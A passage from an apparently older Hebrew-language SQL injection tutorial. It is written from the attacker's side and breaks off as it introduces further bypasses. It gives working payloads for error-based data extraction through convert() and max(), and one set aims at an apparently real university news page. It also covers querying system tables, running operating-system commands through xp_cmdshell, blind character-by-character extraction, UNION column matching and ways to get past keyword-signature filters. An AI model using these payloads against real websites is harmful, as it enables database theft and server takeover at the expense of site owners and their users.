נציג כעת שיטה נוספת לשלוף מידע מבסיס הנתונים. שיטה זו משתמשת באופציה שלא קיימת בכל השרתים, והיא convert. convert מאפשרת לנו להמיר ערך מסויים לסוג משתנה אחר: לדוגמא, המרת מחרוזות לשלמים. במידה וההמרה לא מתאפשרת אנחנו נקבל שגיאה שבה ייכתב הערך. לצורך זה, מה שנעשה זה כל ערך שנרצה לגלות אותו, נבקש להמיר אותו ל-integer (מספר שלם-int) יחד עם האות a. פעולה זו תניב לנו שגיאה (האות a היא לא ערך מספרי).

כפי שציינו, האופציה לא עובדת בכל שרת, ולכן לא תמיד תוכלו להשתמש בה.
נדגים שליפת ערך בשרת שבו האופציה כן עובדת:

http://www.example.com/catalog/Ccatalogue.asp?id=39

נניח כי קיים טור בשם ProductGroup. כדי לשלוף את הערך שלו נשתמש בהזרקה ב-convert בצורה הבאה:

http://www.example.com/catalog/Ccatalogue.asp?id=convert(int,ProductGroup %2b 'a')

שימו לב שבשביל ה-convert אנחנו לא כותבים שאילתה חדשה. השאילתה מחפשת את הרשומה בה ה-id שווה ל...ואז מבצע את הפעולה של ה-convert שממנה מתקבל הפלט הבא:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the nvarchar value 'Business & Residential Networksa' to a
column of data type int.
/catalog/Ccatalogue.asp, line 11
```

מהשגיאה עולה שהשם של הערך הוא Residential Networks & Business. זכרו שה-a שבסוף היא לא חלק מהערך, והיא מופיעה שם כי הוספנו אותה ל-convert למקרה שבו הערך יהיה מספרי.
למי שתוהה למה כתוב b%2 ולא +,אז פשוט זה פלוס (+) ב-ASCII. במקרים מסויימים יהיו בעיות עם כתיבת התו פלוס, ולכן עדיף לכתוב אותו ב-ASCII.

דרך נוספת לשליפת נתונים מטבלה זה באמצעות הכנסת שאילתה נוספת שבבחירה שלה אנחנו משתמשים ב-max או ב-min. כפי שידוע, max ו-min הן פונקציות שנועדו רק לערכים מספריים, ולכן, כמו במקרה של השימוש ב-convert, תתקבל שגיאה שבפלט יכתב הערך שבשדה. חשוב להזכיר שלא תתקבל שגיאה במקרה שבו הערך שבשדה יהיה מסוג שלם (integer). דוגמה ברורה לרעיון נבצע בדף הדוגמא הבא:

http://appserv02.uncw.edu/news/article.asp?ID=1453

באמצעות הטכניקות שכבר למדנו עליהן, אנו יודעים שלטבלה קוראים articles, ויש טור שנקרא title.
ברור כי title אינו ערך מספרי, ולכן נוכל לשלוף את ערך השדה באמצעות הקישור הבא:

http://appserv02.uncw.edu/news/article.asp?ID=(select max(title) from articles)

שוב, כמו במקרה של ה-convert, אפשר לכתוב את השאילתה החדשה בתוך סוגריים מבלי לכתוב ערך ל-id. במקרה הזה קיבלנו את הערך הגבוה ביותר מכל הטבלה. אולם אנחנו לא מוגבלים לערך הגבוה ביותר – ניתן להוציא כל ערך בטבלה. נוכל להוסיף תנאי מסויים ובאמצעותו להגיע לכל רשומה.

לדוגמה, באתר שעליו הדגמנו ראינו שיש בטבלה מספר id, ושה-id של אחת הכתבות הוא 1453. אז כדי לשלוף את הכותרת של הרשומה שבה ה-ID שווה ל-1453 נוסיף תנאי:

http://appserv02.uncw.edu/news/article.asp?ID=(select max(title) from articles where id=1453)

2.4. מסדי נתונים

2.4.1. מבוא – שרתי מסדי נתונים שונים

עד כה התייחסנו לשרת כללי המקבל שאילתות SQL ומריץ אותן. לא התייחסנו לשרת שפועל בפועל בצד של האתר. פרק זה ידון בנושא זה.
מחשב אחד יכול להריץ מספר שרתים. לרוב מחשב המשמש כמאכסן אתרים יכיל גם שרת Web, דוגמת IIS או Apache, שזהו שירות הממתין על port 80 ושולח למשתמש את דפי האתר. בנוסף המחשב יריץ שרת נוסף שיכיל את מסד הנתונים ויריץ את השאילתות. שרתי מסדי נתונים ידועים הינם MS SQL Server, MySQL Server ו-Oracle.
יש לציין שבנוסף לשרתים אלו, חלק מהאתרים באינטרנט עובדים מול מסד נתונים שהוא קובץ, כגון קובץ Access.

ההבדלים בין השרתים השונים מתבטאים מספר תחומים:

- **ביצועי השרת** – כיום שרת MySQL נחשב לשרת בעל הביצועים הטובים ביותר. עם זאת הוא אינו תומך בכל האפשרויות של שפת SQL. גם MS-SQL Server נחשב לשרת בעל ביצועים מעולים.
- **הרחבות לשפת SQL** – כל שרת מציע הרחבות שונות משלו לשפת SQL לנוחות המתכנתים בו.
- **תחביר** – שרתים שונים נבדלים ביניהם לעתים בתחביר. נביא בהמשך דוגמא על מקרה בו Access מציג חריגה מהתחביר הסטנדרטי של שפת SQL. ישנם הבדלים לא מעטים בתחביר אותו מספקים שרתים שונים.
- **טבלאות מיוחדת של השרת** – כל שרת מכיל טבלאות מיוחדות לניהול השרת. טבלאות אלו מכילות מידע אודות הטבלאות השמורות בשרת ואודות המשתמשים בו. טבלאות אלו הינן אחת מהמטרות העיקריות של התוקפים – לטבלאות אלו שמות קבועים, ועל ידי שאילתות מתאימות אליהן ניתן לקבל מידע רב על הטבלאות השונות השמורות במסד ועל המבנה שלהן.

השרת שנחשב הפגיע ביותר ל-SQL Injections הוא MS SQL Server. שרת זה מציע הרחבות רבות לשפה, כגון Extended stored procedures, תמיכה במספר שאילתות המופרדות על ידי ; ועוד.
הגמישות הרבה שהוא מציע למתכנת נותנת גם לתוקף אפשרויות רבות להתקפה.

2.4.2. טבלאות מיוחדות בשרתים שונים

כפי שציינו, לכל שרת יש טבלאות מיוחדות בהן הוא שומר את הנתונים הדרושים לניהול השרת עצמו וניהול מסד הנתונים. נציג מעט מן הטבלאות שבבסיסי הנתונים השונים. פירוט מלא של הטבלאות הינו מחוץ ליריעה של מסמך זה.

MS SQL Server

טבלאות מעניינות בשרת MS SQL Server:

- sysobjects
- syscolumns
- sysusers

הטבלה sysobjects מכילה נתונים שונים, בין היתר את רשימת הטבלאות הקיימות בבסיס הנתונים. לכל בסיס נתונים MS SQL Server מתאים טבלת sysobject משלו המכילה פרטים לגבי אותו מסד. שדות מעניינים הם name שהוא שם האובייקט, ו-xtype שזהו סוג האובייקט. סוג האובייקט המעניין אותנו לרוב הוא 'U' - שזהו אובייקט שיצר המשתמש. הפקודה הבאה תחזיר לנו את כל האובייקטים (טבלאות) שיצר המשתמש:

```
SELECT name FROM sysobjects WHERE xtype='U'
```

שדה נוסף מעניין הוא id המזהה באופן יחיד את הטבלה.

הטבלה syscolumns מכילה את רשימת העמודות שנמצאות בכל טבלה. שדות חשובים בטבלה זו: id שהוא הטבלה לה שייכת אותה עמודה, ו-name שזהו שמה של העמודה.

הטבלה sysusers מכילה את המידע אודות המשתמשים שרשאים לגשת אל בסיס הנתונים, ואת ההרשאות שיש לכל אחד מהם (קריאה בלבד, כתיבה, אחר).

MySQL

מסד הנתונים MySQL כולל תחביר מיוחד על מנת לקבל את רשימת הטבלאות שבו.

השאילתה הבאה תחזיר את המידע השמור לגבי הטבלאות השונות שבבסיס הנתונים (בהנחה ששם בסיס הנתונים בו אנו מעוניינים הוא $dbname):

```
SELECT TABLES FROM $dbname
```

Oracle

טבלאות מערכת בסביבת Oracle:

- SYS.USER_OBJECTS
- SYS.TAB
- SYS.USER_TABLES
- SYS.USER_VIEWS
- SYS.ALL_TABLES
- SYS.USER_TAB_COLUMNS
- SYS.USER_CONSTRAINTS
- SYS.USER_TRIGGERS
- SYS.USER_CATALOG

בחרנו שלא לפרט על כל אחת מן הטבלאות במסמך זה. הקורא המתעניין יוכל למצוא מידע עליהן ברחבי האינטרנט.

2.4.3. הבדלים בתחביר בין בסיסי נתונים שונים

לא כל בסיסי הנתונים פועלים עם תחביר זהה לגמרי. כמעט כל בסיס נתונים מציג הרחבות משלו לשפת SQL, ובנוסף בסיסי נתונים שונים מציגים לעתים גם חריגות משפת SQL כפי שהוגדרה.

נציג כעת דוגמא להבדל קטן שיש בין בסיסי נתונים שונים. ההבדל הינו חריגה של Access מהסטנדרט המוגדר של שפת SQL. יש לציין כי ישנם עוד חריגות רבות, לא כולן דווקא ב-Access ודוגמא זו הינה רק המחשה של הבעיה עימה יש לעתים צורך להתמודד.

ההתנהגות עליה נדבר היא העובדה כי Access משתמש ב-* במקום ב-% בתור wildcard בשאילתות פנימיות בתוכו (queries).
מכאן, כאשר תוקף מנסה לשנות שאילתת LIKE של אתר הפועל עם בסיס נתונים מבוסס Access, הוא צריך לנסות להשתמש גם ב-* בתור אחד מהתווים אותו הוא בודק.

נשים לב לדוגמא הבאה:
אם נכתוב מול בסיס נתונים מבוסס ACCESS דרך קוד ASP, אזי השאילתה הבאה נכונה:

```
SELECT * from tblTableName where Keywords LIKE '%blah%'
```

אולם אם המשתמש בנה שאילתה בתוך access, אזי השאילתה נראית כך

```
SELECT * from tblTableName where Keywords LIKE '*blah*'
```

ואם נרצה להשתמש בטכניקות שראינו עם LIKE, נצטרך להשתמש ב-* כדי להשיג את האפקט המבוקש.

2.4.4. Extended stored procedure בשרת MS SQL Server

Extended stored procedures אלו ספריות השוכנות בתוך קבצי DLL, המאפשרות למתכנתים להוסיף פונקציונליות לשרת MS SQL על ידי כתיבת פונקציות חדשות בשפת C/C++ וקריאה להן אחר כך מתוך קוד SQL.
שרתי MS SQL באים כבר עם מספר פונקציות כאלו המסוגלות לבצע מגוון פעולות, כגון שליחת דואר אלקטרוני, גישה לרגיסטרי של השרת, הרצת תוכנות ועוד.

פקודות אלו מציגות סיכון אבטחה נוסף כאשר תוקף משתמש בהזרקת SQL. על ידי שימוש בפונקציות כאלו התוקף מסוגל לקבל שליטה רבה על השרת. הוא מסוגל לשנות ערכי REGISTRY, להריץ תוכנות ולשנות הגדרות שונות בשרת.

דוגמא לפונקציה כזו היא xp_cmdshell. פקודה זו מאפשרת למשתמש להריץ פקודת command line כלשהי. שימוש בפונקציה נראה כך:

```
exec master..xp_cmdshell 'dir'
```

הפקודה תתבצע. הפלט שלה יוחזר כטבלה בעלת עמודה אחת (ששמה output) בה כל שורה היא אחת משורות הפלט של הפקודה שהורצה.

שימוש רציני יותר שתוקף יכול לעשות בפקודה הוא למשל הרצת הפקודה הבאה:

```
exec master..xp_cmdshell 'net1 user'
```

פקודה זו תחזיר לתוקף את שמות כל המשתמשים במערכת.

המשתמש יכול גם ליצור קבצים על השרת, ואחר כך להריצם. השורה הבאה למשל תיצור קובץ bat בו השורה copy x y.

```
exec master..xp_cmdshell 'echo copy x y > c:\1.bat'
```

התוקף יכול לעשות מגוון אינסופי של פעולות נוספות – החל מסגירת השרת ועד להורדת קובץ אל השרת והרצתו.

2.4.5. convert ומשתנים הספצייפיים לשרת MS SQL Server

כבר ראינו שימוש בפונקציה convert כדי לחשוף את תוכנם של שדות שונים בבסיס הנתונים.
כעת נראה שימוש נוסף דומה לפונקציה הנ"ל, הייחודי ל-MS SQL Server.

שרת MS SQL מכיל משתנים פנימיים רבים של השרת. על ידי שימוש ב-convert נוכל לחשוף את תוכנם ולקבל מידע על השרת.

בכתובת הזו נוכל למצוא ריכוז של המשתנים השונים בהם תומך שרת MS SQL:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/tsqlref/ts_globals_64v9.asp

שני פרמטרים שעלולים לעתים לעניין את התוקף הם:

- **@@servername** – פרמטר זה מחזיר את שמו של שרת ה-MS SQL.
- **@@version** – פרמטר זה מחזיר את גירסת השרת.

דוגמא להזרקה המחזירה את גירסת השרת:
http://www.example.com/magazine/katavot.asp?nose=convert(int,@@version)--

פלט לדוגמא של הזרקה זו יכול להיות:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.760
(Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft
Corporation Standard Edition on Windows NT 5.2 (Build 3790: ) ' to a
column of data type int.
```

פונקציה מעניינת נוספת הייחודית ל-MS SQL היא db_name() אותה כבר הצגנו קודם עם ההצגה של הפקודה convert. פקודה זו ייחודית ל-MS SQL והיא מחזירה את שמו של בסיס הנתונים עליו אנחנו עובדים. דוגמא להזרקה שתפלוט את שמו של בסיס הנתונים:
http://www.example.com/magazine/katavot.asp?nose=convert(int,db_name())--

באופן דומה ניתן לקבל את ערכם של המשתנים הפנימיים האחרים של שרת ה-MS SQL.

2.5. Blind SQL Injections

2.5.1. מבוא

השיטות השונות שהראנו עד כה כשהדגמנו SQL Injections הסתמכו על הודעות שגיאה שנפלטו מפקודות שונות ששלחנו לביצוע ההזרקה (לדוגמה - השגת שם טבלה, הוצאת ערך משדה וכו').
עם זאת, ישנם מקרים בהם אתר חשוף להתקפת SQL Injection אך עם זאת האתר אינו מציג הודעות שגיאה – בין אם נוסף קוד מיוחד המביא את הגולש לדף אחר במקרה של שגיאה (באמצעות שימוש באירוע On Error למשל), ובין אם פשוט השרת אינו מספק שגיאות מפורטות. נשים לב שגם במקרים אלו ההזרקה עדיין יכולה להתבצע בגלל שאין סינון תווים, וכשאנחנו משנים פקודת SQL היא אכן מורצת. הקושי במקרה זה הוא שהודעת השגיאה אינה מוצגת, ולכן אנחנו פועלים עם פחות מידע.

מצבים אפשריים:

- התוקף מועבר לדף שגיאה מיוחד / דף הבית של האתר.
- השרת מודיע על שגיאה, אך אינו מפרט מה השגיאה.
- השאילתה התבצעה בהצלחה – התוקף נשאר בדף אותו הוא ביקש.

על ידי הבנת מצבים אלו התוקף יכול להשיג מידע מהשרת. התוקף יכול לנסות להציב ביטויים שונים.
במידה ומתרחשת שגיאה (לפי הסימנים שציינו לעיל), סימן שהשאילתה לא נכונה – false.
במידה ונראה כי הדף עלה כרגיל – זה אומר שהשאילתה בוצעה בהצלחה – true.
התנאים שנציב במקרים כאלו יהיו דומים לתנאים שהצבנו כאשר רצינו להוציא ערך משדה באמצעות תשובה חיובית/שלילית.
בתרגום לעברית, הטכניקה נקראת **"הזרקה עיוורת" (Blind SQL Injection)**. היא נקראת כך מכיוון שהעובדה שאין לנו הודעות שגיאות מפורטות מהשרת הופכת אותנו לעיוורים כביכול לגבי מבנה בסיס הנתונים והמבנה המדויק של השאילתות המורצות. נשים לב כי המחסור בהודעות שגיאה אינו מקשה על הוספת רשומה, עידכון רשומה או מחיקת רשומה/טבלה/מסד. העובדה שאין לנו את הודעות השגיאה מקשה בהשגת הפרטים הדרושים לביצוע ההזרקה.

שלבי הפעולה

נגיע אל אתר בו נראה כי קיימת פגיעות ל-SQL Injection.

http://www.example.com/activity_display.asp?id=207

ראשית כפי שראינו נוסיף גרש על מנת לבדוק האם באמת הפרמטר חשוף להתקפה.

http://www.example.com/activity_display.asp?id=207'

על ידי שיבוש השאילתה וקבלת השגיאה, נבחין כי יש לנו פה מקרה של שרת שאינו חושף את הודעות השגיאה (נניח כי מוצגת הודעת שגיאה כללית), ולכן עלינו להשתמש ב-blind injection.
נשים לב כאשר מתקבלת שגיאה שזו "שגיאת שרת כללית" ולא שגיאה של שפת SQL (שגיאה של שפת SQL תראה שאיננו צריכים להשתמש בטכניקת blind injection).

בשלב הבא נבדוק שאכן השדה חשוף להזרקה. נוסיף תנאי שבטוח מתקיים, כגון "1=1":

http://www.example.com/activity_display.asp?id=207 and 1=1

אם לא מופיעה הודעת שגיאה, זהו סימן שיש אפשרות להזרקה עיוורת.

2.5.2. פונקציות נוספות בשפת SQL

על מנת לבצע התקפות מסוג Blind Injections יש צורך בשימוש במספר פונקציות SQL נוספות פרט לאלו שכבר הצגנו. נציג כעת את הפונקציות בהן נשתמש.

2.5.2.1. הפונקציה ascii

הפיכת תו לערך ASCII. הפונקציה מקבלת מחרוזת המכילה תו וממירה אותו לערך ה-ASCII המתאים.

לדוגמא: הקריאה ascii('a') תחזיר את הערך 97. במידה וננסה לקבל ערך של מחרוזת בעלת מספר תווים, לדוגמא ascii('abc') יוחזר ערכו של התו הראשון תוך התעלמות מהאחרים (שוב, במקרה של הדוגמא הזו יוחזר 97).

טבלה שימושית בה ניתן לקבל את הערכים של התווים השונים ניתן למצוא בכתובת הבאה:

http://www.lookuptables.com/asciifull.gif

עותק של הטבלה ניתן למצוא בנספחים של מסמך זה.

2.5.2.2. הפונקציה lower

הפונקציה מקבלת מחרוזת וממירה את כל האותיות בה לאותיות קטנות. דוגמא לקריאה:

```
lower('STRING')
```

הפונקציה תהפוך את המילה STRING ל-string.

2.5.2.3. הפונקציה substring

הוצאת תת מחרוזת מתוך מחרוזת. הפונקציה מקבלת מחרוזת, אינדקס התחלה (התו הראשון מספרו 1) ומספר התווים שאנו רוצים להוציא.

```
substring('string',1,2)
```

קריאה כזו תוציא מהמחרוזת string תת מחרוזת באורך 2 תווים החל מהתו הראשון (כלומר הפלט יהיה st).

2.5.3. ביצוע ההתקפה

לאחר שהסברנו על הפונקציות החדשות נוכל להתקדם ולגלות פרטים שונים בעזרת המידע על מסדי הנתונים שהצגנו בפרק הקודם.

נביט שוב בכתובת אותה אנו מתקיפים:

http://www.example.com/activity_display.asp?id=207

ההתקפה תבוצע באופן הבא:

1. בנוסף לתנאי הבודק את ה-id, נוסיף תנאי בו נבחר רשומה כלשהי ממסד הנתונים בה נמצאים שמות הטבלאות, הטורים וכל שאר פרטי המסד.
2. מתוך רשומה זו נוציא רק את האות הראשונה באמצעות הפונקציה substring.
3. נקטין אות זו לאות קטנה על ידי הפונקציה lower. אנו עושים זאת על מנת שלא להסתבך עם השגת השם – לאותיות גדולות וקטנות יש ערכי ASCII שונים.
4. נרצה כעת לגלות מה האות שנפלטה לנו. אות זו היא למעשה האות הראשונה של הרשומה שניסינו להוציא ממסד הנתונים. נהפוך את כל הפלט ל-ascii, נבדוק מהו טווח המספרים בו היא נמצאת על ידי תנאי בוליאני, ולפי התשובה שנקבל נתקדם ונמצא את התו.
5. נמשיך את התהליך עד שייחשף שמו המלא של השדה.

נציג דוגמא. נביט בכתובת הבאה:

http://www.example.com/activity_display.asp?id=207 AND ascii(lower(substring((SELECT max(name) FROM sysobjects WHERE xtype='U'), 1, 1))) < 111

ננתח את השאילתה אותה אנו מזריקים: השאילתה בוחרת את ה-max של הטור name מהטבלה sysobjects מבין השורות בהן xtype=u (כלומר מבין הטבלאות שנוצרו על ידי המשתמש). מהפלט אנו לוקחים תת מחרוזת שהיא האות הראשונה, על ידי שימוש בפקודה substring.

את התוצאה אנו הופכים לאות קטנה על ידי lower. על ידי ascii אנו ממירים אות זו לערך ASCII ואז אנו בודקים האם ערך ה-ASCII של האות קטן מ-111 (111 זהו ערך ה-ASCII של האות o).

במידה והתשובה חיובית נדע כי האות הראשונה בשם של הטבלה הגבוהה ביותר היא בין a ל-n. אם נקבל תשובה שלילית נדע שערך ה-ascii של האות גדול או שווה ל-111, או במילים אחרות – האות הראשונה נמצאת בין o ל-z.

נדגים את התקדמות ההתקפה. נניח כי תוצאת הבדיקה שלילית, כלומר האות היא בין o ל-z.

בנסיון הבא נבדוק אם האות קטנה מ-117 (u):

http://www.example.com/activity_display.asp?id=207 AND ascii(lower(substring((SELECT max(name) FROM sysobjects WHERE xtype='U'), 1, 1))) < 117

במידה והתשובה חיובית, נסרוק כעת את המספרים בין 111 ל-117.

בדיקה האם האות שווה ממש ל-111 תעשה כך:

http://www.example.com/activity_display.asp?id=207 AND ascii(lower(substring((SELECT max(name) FROM sysobjects WHERE xtype='U'), 1, 1))) = 111

נניח כי האות הראשונה הינה t, אזי הבדיקה הבאה תחזיר דף ללא הודעת שגיאה, ונדע כי הצלחנו:

http://www.example.com/activity_display.asp?id=207 AND ascii(lower(substring((SELECT max(name) FROM sysobjects WHERE xtype='U'), 1, 1))) = 116

לאחר שמצאנו את האות הראשונה, נשנה את הפרמטרים של substring על מנת למצוא את האות השניה, ונחזור על אותו התהליך:

http://www.example.com/activity_display.asp?id=207 AND ascii(lower(substring((SELECT max(name) FROM sysobjects WHERE xtype='U'), 2, 1))) < 111

יתכן שברגע מסוים נגלה תו שהוא אינו אות. תו זה יהיה לרוב מספר או קו תחתון (הסימן _ שערכו 95). מקרה זה לא ישנה את שיטת העבודה שלנו. על ידי בדיקה כזו, למשל, נבדוק האם התו השלישי בשם הטבלה הינו קו תחתון:

http://www.example.com/activity_display.asp?id=207 AND ascii(lower(substring((SELECT max(name) FROM sysobjects WHERE xtype='U'), 3, 1))) =95

בשיטה זו אנו מסוגלים לגלות את כל התווים בשם הטבלה. כאשר נגיע ברגע מסויים לתו עבורו כל התוצאות שליליות, נביון שמצאנו את שם הטבלה ואין יותר תווים. באותו רגע נוכל לאמת שזהו אכן שמה של הטבלה, על ידי שאילתה דוגמת השאילתה הבאה: (נניח כי שם הטבלה הוא td_users)

http://www.example.com/activity_display.asp?id=207 AND (SELECT max(name) FROM sysobjects WHERE xtype='U')='td_users'

במידה והתשובה תהיה חיובית, אזי יש בידינו את שם הטבלה.

כעת בדרכים דומות ניתן לקבל מידע נוסף על הטבלה / על מבנה הנתונים, וכן נוכל לבצע את ההתקפות האחרות שהצגנו במסמך זה.

2.6. פתרונות אפשריים לבעיות פוטנציאליות

פרק זה עוסק בבעיות שיכולות להופיע בזמן ניסיונות הזרקה וכיצד ניתן להתמודד איתן.
הבעיות יכולות להיות בגלל תחביר בו תומך / לא תומך השרת, בגלל סינון מילים/תווים או בגלל הגדרות אחרות בשרת. לכל אחת מהבעיות בפרק זה נציג מספר פתרונות אפשריים.
ברוב הפתרונות כבר עסקנו במישרין או בעקיפין בפרקים הקודמים, כך שפרק זה הינו מעין ריכוז של כל הפתרונות שמנינו.

2.6.1. הוספת שאילתה חדשה לשאילתה קיימת

הבעיה: אנחנו מעוניינים לכתוב שאילתה חדשה (select) אבל אנחנו יכולים להזריק קוד רק מתנאי מסויים (where). לדוגמא מקרה כזה:

```
select * from news where id=
```

ההזרקה שלנו תתבצע רק אחרי ההשוואה של ה-id, שם יכתב ערך ששלחנו.

על מנת לבנות שאילתת בחירה חדשה נוכל להשתמש בסימן הנקודה פסיק (;) לסיום השאילתה הראשונה, ואז לכתוב את השאילתה החדשה. חלק מהשרתים לא מאפשרים זאת, ונקבל מהם הודעה כי לא ניתן לשים תווים נוספים אחרי סיום הפקודה (;). עבור שרתים אלו נדרש פתרון אחר. פתרון אפשרי אחד הוא להשתמש בשאילתת איחוד (union) ולבחור את מבוקשנו.

דוגמא. נניח כי באתר הבא לא ניתן להשתמש בנקודה פסיק על מנת להוסיף שאילתה נוספת:
http://www.example.org/show_article_he.asp?id=4

נשתמש ב-union על מנת לבצע איחוד עם טבלה שניה בה אנו מעוניינים באופן הבא:
http://www.example.org/show_article_he.asp?id=4 union select * from article

כאשר אנחנו משתמשים ב-union, נשים לב שמספר העמודות בשתי השאילתות אותן אנו מאחדים צריך להיות זהה. כמו כן גם סוגי העמודות צריך להיות זהה, אם כי לרוב זו אינה בעיה. רוב בעלי האתרים מגדירים את כל העמודות של האתר להיות מסוג memo (שזה טקסט ארוך כרצוננו) ולכן לרוב התאמת הסוגים אינה מהווה בעייה.
במקרה בו מספר העמודות אינו שווה, שאילתה כגון זו שהדגמנו למעלה תגרום להודעת שגיאה ("מספר הטורים שנבחרו בשאילתה הראשונה אינו מתאים למספר הטורים שנכתבו בשאילתה השנייה").
איננו יודעים כמה טורים בדיוק נבחרו בשאילתה הראשונה (לא אנחנו כתבנו את השאילתה). לפיכך, נוסיף שוב ושוב טור נבחר, עד שלא תופיע שגיאה ונדע שמספר הטורים בשתי השאילתות שווה.

נניח כי בדוגמא הבאה השתמשנו ב-union וקיבלנו את השגיאה:

http://www.example.com/www/show_articles.asp?id=48 union select id from articles

נתחיל בהוספת הטור id מספר פעמים עד שלא נקבל את השגיאה. בסופו של דבר, הכתובת יכולה להראות כך:

http://www.example.com/www/show_articles.asp?id=48 union select id,id,id,id,id,id,id from articles

2.6.2. הפונקציה MAX אינה עובדת

חלק מהשרתים אינם תומכים בפונקציה max. לרוב שרתים אלו יתמכו בפקודה חליפית – top 1.
אם הבחירה בה אנו מעוניינים נעשית כך עם הפונקציה max:

```
SELECT max(id) FROM news
```

אז עם שימוש ב-top 1 היא תראה כך:

```
SELECT TOP 1 id FROM news
```

כך נוכל להשיג את הנתון הדרוש על ידי שאילתה חלופית.

2.6.3. אחרי ההזרקה קיימים תווים נוספים מהשאילתה המקורית

יש מקרים בהם אחרי המקום בו אנחנו מזריקים קיימים תווים נוספים שנכתבו על המתכנת וגורמים לשאילתה להיות לא תקינה מבחינה תחבירית.

נביט לדוגמא בקוד הבא (id הוא משתנה שמכיל פרמטר שנשלח ב-get על ידי המשתמש):

```
"select * from news where id=" & id & " and title<>'bla bla'
```

אם למשל נרצה לגלות את שמות הטורים, ותחת ה-id נשתמש בפקודה group כדי להשיגם, השאילתה הסופית תראה כך (מודגש=מה ששלחנו תחת הפרמטר id):

```
select * from news where id=1 group by id and title<>'bla bla'
```

כמובן שהתחביר כאן הוא שגוי, ונצטרך איכשהו לבטל את התנאי של ה-title.

הדרך הראשונה לבצע זאת היא לכתוב בסוף ההזרקה שני מקווים (--) ואז כל מה שבא אחרי נחשב כהערה.

זאת הדרך המומלצת והפשוטה ביותר, אולם בשרתים מסויימים היא תיתן שגיאה.

דרך שנייה לפתור את הבעיה היא להוסיף שיאלתה נוספת, כך שתנאי ה-title יכנס לשאילתה השנייה ולא יפריע להוצאת הטורים באמצעות הפקודה group. מכוון שבשאילתה המקורית תנאי ה-title הוא התנאי השני ולפניו מופיעה הפקודה and, נצטרך להוסיף תנאי סתמי כדי שלא תיהיה שגיאה עם ה-and.

נדגים על אותה שאילתה.

הקוד הסופי יראה כך:

```
select * from news where id=1 group by id; select * from news where
1=1 and title<>'bla bla'
```

2.6.4. אתרים בעלי הגנה באמצעות חתימות

בעיה נוספת אותה לא הצגנו עד כה הינה אתרים המוגנים על ידי חתימות (signatures).
אתרים מסויימים אימצו הגנה המבוססת על סינון מילים/מחרוזות שאופייניים להתקפות sql. האתרים מזהים צירופים שאופייניים להתקפת sql ומונעים את הגישה אל הדף.

לרוב, הסינון נעשה על המחרוזות הבאות:

- union select
- select
- SP_EXEC
- XP_EXEC
- or 'a'='a
- or 1=1

כמובן שכל אתר יכול לקבוע מחרוזות אחרות מהן הוא מגן, וכל תכנת שבוחר להגן על אתרו באמצעות חתימות מגן מפני כל המחרוזות שנראות לו מסוכנות. עם זאת, לרוב השורות שהצגנו יהיו לפחות חלק מהרשימה הנחסמת.

כיצד נזהה כי אתר משתמש בהגנה באמצעות חתימות? ההבחנה בהגנה באמצעות חתימות לא תמיד פשוטה. לרוב מבחינים בה רק לאחר שמצליחים לבצע הזרקה מסויימת, אבל בעת ניסיון הזרקה אחר נתקלים בשגיאה.

לדוגמא, נניח אנחנו נכנסים לאתר בעל כתובת כזו:

http://www.example.com/category.asp?catcode=20

אנחנו מנסים לבדוק על ידי גרש אם הזרקה אפשרית:

http://www.example.com/category.asp?catcode=20'

מתקבלת שגיאה ונראה כי האתר פגיע להזרקות.

נניח שבשלב הבא כתבנו:

http://www.example.com/category.asp?catcode=20 union select * from news

כשננסה לבצע את ההזרקה הנ"ל, נועבר אוטומטית לדף הראשי של האתר. זהו סימן ראשון שיכול להעלות את חשדנו שהאתר משתמש בהגנה באמצעות חתימות.

כדי לחזק את ההשערה נבצע בדיקה נוספת:

http://www.example.com/category.asp?catcode=20 and 8=8

במקרה כזה ההזרקה מתבצעת ואיננו עוברים אל הדף הראשי.

בדוגמא זו אנו רואים את הדרך הראשונה שנציג לעקוף את הגנת החתימות. שיטה זו אופיינית מאוד בהזרקות המבוצעות בטפסי login של מערכות. רוב התוקפים, כאשר הם באים להוסיף תנאי שתמיד מתקיים משתמשים בהשוואה של 1 ל-1, כלומר כך:

```
or/and 1=1
```

במקרים רבים אם ננסה לכתוב הזרקה כזו יופעל מנגנון ההגנה ונועבר אל דף הראשי. באותם מקרים, אם נשנה את הספרות בתנאי, לדוגמה ל-8=8 (כפי שביצענו בדוגמה למעלה), ההזרקה תעבוד והדף יוצג.

העקיפה הזאת הייתה פשוטה מאוד, אבל לא בכל המערכות העקיפה תיהיה פשוטה כל כך.
בחלקם שוקדים על הוספת כמות רבה של חתימות (למרות שזה בכלל לא יעיל), ודואגים להגן מפני כל השוואה של ערכים זהים. במקרים כאלה נעקוף הגנה זו באמצעות השוואה של מחרוזות/תווים:

```
or/and 'a'='a'
```

ואם זה לא יעבוד (כנראה שלא, לרוב זה מופיע בחתימה) ננסה תו שסביר להניח שלא חשבו עליו:

```
or/and ','=','
```

לחילופין נוכל לבדוק תנאי אחר שמתקיים ושכניראה לא חשבו עליו (ישנם אינסוף תנאים כאלו):

```
or/and 'a'<>'b'
```

ברוב המקרים, בדיקת החתימות לא תיהיה עד כדי כך מתוחכמת, ושינוי התנאיים הנ"ל יספיקו.

אם גם חתימות כאלו נתפסות, ניתן לנסות כיוונים נוספים. למשל ניתן לנסות להשתמש בשרשור מחרוזות:

```
or/and 'ab'='a'+'b'
```

ניתן להשתמש גם ב-like:

```
or/and 'ab'='a%'
```

ב-in:

```
or/and 'a' in ('a')
```

וגם ב-between:

```
or/and 5 between 4 and 6
```

שיטות אלו שהצגנו עוקפות את רוב הגנת החתימות הקיימת כיום. קשה מאוד להגביל באמצעות חתימות את כל התנאים הנ"ל.
אם מדובר על מסך login, לרוב הטכניקה מספיקה. הבעיה העיקרית שחתימות מציבות לפורץ הינה בעת כתיבת שאילתות חדשות או באיחוד שאילתות.

בהנחה שכל השיטות שהצגנו לא עובדות, נציג כעת מספר דרכים נוספות:

